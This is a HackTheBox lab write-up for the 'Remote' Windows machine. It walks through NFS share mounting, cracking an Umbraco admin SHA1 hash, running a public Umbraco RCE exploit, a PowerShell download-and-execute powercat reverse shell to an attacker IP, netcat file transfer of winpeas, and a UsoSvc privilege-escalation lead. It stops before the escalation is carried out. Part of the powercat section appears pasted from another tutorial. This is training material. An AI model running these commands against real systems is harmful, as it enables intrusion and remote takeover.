Remote HackTheBox WriteUp by BlxckBear – Windows machine

Ps. Sorry for my bad english

Summary :

Mount NFS Share

.SDF File

Get admin creds & crack password

Login for umbraco

Find exploit, lil bit modify


Run exploit, get user.txt

Upload winpeas

Attack usosvc service (I think this is not the intended way)


Get admin shell

Root.txt




```
# Nmap 7.80 scan initiated Tue Mar 31 18:51:55 2020 as: nmap -sC -sV -oA synscan -oN nmap 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.28s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2049/tcp open  mountd        1-3 (RPC #100005)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 2m38s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-03-31T10:55:57
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Mar 31 18:55:04 2020 -- 1 IP address (1 host up) scanned in 189.32 seconds
```

First enum some port with nmap



```
===============================================================
root@BlackB3ar:/usr/share/wordlists/dirb# gobuster dir -u 10.10.10.180 -w common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.180
[+] Threads:        10
[+] Wordlist:       common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/04/01 19:29:09 Starting gobuster
===============================================================
/about-us (Status: 200)
/blog (Status: 200)
/Blog (Status: 200)
[ERROR] 2020/04/01 19:32:41 [!] Get http://10.10.10.180/contact: net/http: request canceled (Client.Timeout exceeded while awaiti
ng headers)
[ERROR] 2020/04/01 19:32:41 [!] Get http://10.10.10.180/Contact: net/http: request canceled (Client.Timeout exceeded while awaiti
ng headers)
```

More enum to get some directory




SEND US A MESSAGE

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam eget lacinia nisl. Aenean sollicitudin diam vitae enim ultrices, semper euismod magna efficitur.

Umbraco Forms is required to render this form.It's a breeze to install, all you have to do is go to the *Umbraco Forms* section in the back office and click Install, that's it! :)

On 10.10.10.180/contact I got this and I redirected to 10.10.10.180/umbraco login page



Happy wonderful Wednesday


Username

Your username is usually your email


Password

Enter your password

We got some interesting port 2049




```
root@BlackB3ar:~/HTB/Remote# showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
root@BlackB3ar:~/HTB/Remote# mkdir /remoteMount
root@BlackB3ar:~/HTB/Remote# mount -t nfs 10.10.10.180:/ /remoteMount
```



```
root@BlackB3ar:/remoteMount/site_backups/app_data# ls
cache  Logs  Models  packages  TEMP  umbraco.config  Umbraco.sdf
root@BlackB3ar:/remoteMount/site_backups/app_data# head umbraco.sdf
��V�t�t�y���Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a
c47a1d��:rf�u�rf�v�rf���rf����X�adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa)4991b90e2aaa{"hashAlgorithm":"
@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50��BiIf�hVg�v�rf�hVg����X�vadminadmin@htb.localb8be16afba8c314ad33d812f24
2a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f�[{"alias":"umbIntroIntroduction",
"completed":false,"disabled":true}]��?�g�.og���g����X�v�������smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29K
JUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e��?�
g�Ag�.og�Og����Y�w�������ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashA
":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749��~�
g�)�
g�.og�7�
g����Z�x�������ssmithssmith@htb.local8+xXICbPe7m5NQ22HfcGlg==RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={"hashAlgorithm":"
A256"}ssmith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d32��#����0�█ A$C=H�DY^`FnyPH���I�� K��PM��
```


I got some credentials, admin@htb.local, and hashed password with sha1 algorithm



b8be16afba8c314ad33d812f22a04991b90e2aaa : **baconandcheese**

Found in 0.051s

Use this creds to login on umbraco




10.10.10.180/umbraco/#/users/users/overview?subview=users

Users (2)

admin
Administrators, Sensitive data
Last login
April 1, 2020 7:55 PM


ssmith
Writers
Last login
February 20, 2020 12:39 PM

Successful login on umbraco, if we see the version of umbraco (tap red circle) is version 7, so search some exploit on google. **https://github.com/noraj/Umbraco-RCE**



```
root@BlackB3ar:~/HTB/Remote/Umbraco-RCE# python3 exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c powe
rshell.exe -a '-NoProfile -Command ls'


    Directory: C:\windows\system32\inetsrv


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        2/19/2020   3:11 PM                Config
d-----        2/19/2020   3:11 PM                en
d-----        2/19/2020   3:11 PM                en-US
d-----         4/1/2020   7:03 AM                History
```


We got shell into the remote machine, lets try to get some user.txt



```
root@BlackB3ar:~/HTB/Remote/Umbraco-RCE# python3 exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c powe
rshell.exe -a '-NoProfile -Command cd 'C:/users/Public' ;cat user.txt'
[redacted]
```

User.txt


```
git clone https://github.com/besimorhino/powercat.git
python -m SimpleHTTPServer 80
```



```
root@kali:~# git clone https://github.com/besimorhino/powercat.git
Cloning into 'powercat'...
remote: Enumerating objects: 232, done.
remote: Total 232 (delta 0), reused 0 (delta 0), pack-reused 232
Receiving objects: 100% (232/232), 52.01 KiB | 62.00 KiB/s, done.
Resolving deltas: 100% (71/71), done.
root@kali:~# cd powercat/
root@kali:~/powercat# python -m SimpleHTTPServer 80
```


Then execute the following command on the remote side to get netcat session.

```
powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.1.109/powerca
```




```
C:\Users\raj>powershell -c "IEX(New-Object System.Net.WebClient).DownloadString(
'http://192.168.1.109/powercat.ps1');powercat -c 192.168.1.109 -p 1234 -e cmd"
```

As you can observe, we have netcat session of the victim as shown below:




```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.106: inverse host lookup failed: Unknown host
connect to [192.168.1.109] from (UNKNOWN) [192.168.1.106] 49320
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\raj>
```

if you want to get reverse shell,follow this




```
root@BlackB3ar:~/HTB/Remote# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.180: inverse host lookup failed: Unknown host
connect to [10.10.15.180] from (UNKNOWN) [10.10.10.180] 50337
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

Got reversed shell



```
C:\>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Permission of the current user (Enabled state)




```
 Directory of C:\tmp

04/02/2020  06:14 AM    <DIR>          .
04/02/2020  06:14 AM    <DIR>          ..
04/02/2020  05:36 AM            38,616 nc.exe
04/02/2020  05:36 AM            38,616 nd.exe
04/02/2020  06:23 AM           241,664 winpeas.exe
```

Next step is, upload the winpeas for the privilege escalation thing. Just check google how to upload file via nc, but the command I used is

nc -lnvp 333 > winpeas.exe -> run this command on “Remote” server


nc -w 3 10.10.10.180 333 < winpeas.exe -> run this command on your pc (WINPEAS DIRECTORY)

then reconnect to our previous shell (port 1234)




```
  [+] Modifiable Services(T1007)
   [?] Check if you can modify any service https://book.hacktricks.xyz/windows/windows-local-privilege-escalati
on#services
    LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:
    UsoSvc: AllAccess, Start
```

So we got usosvc vulnerability to get privilege escalation.



```
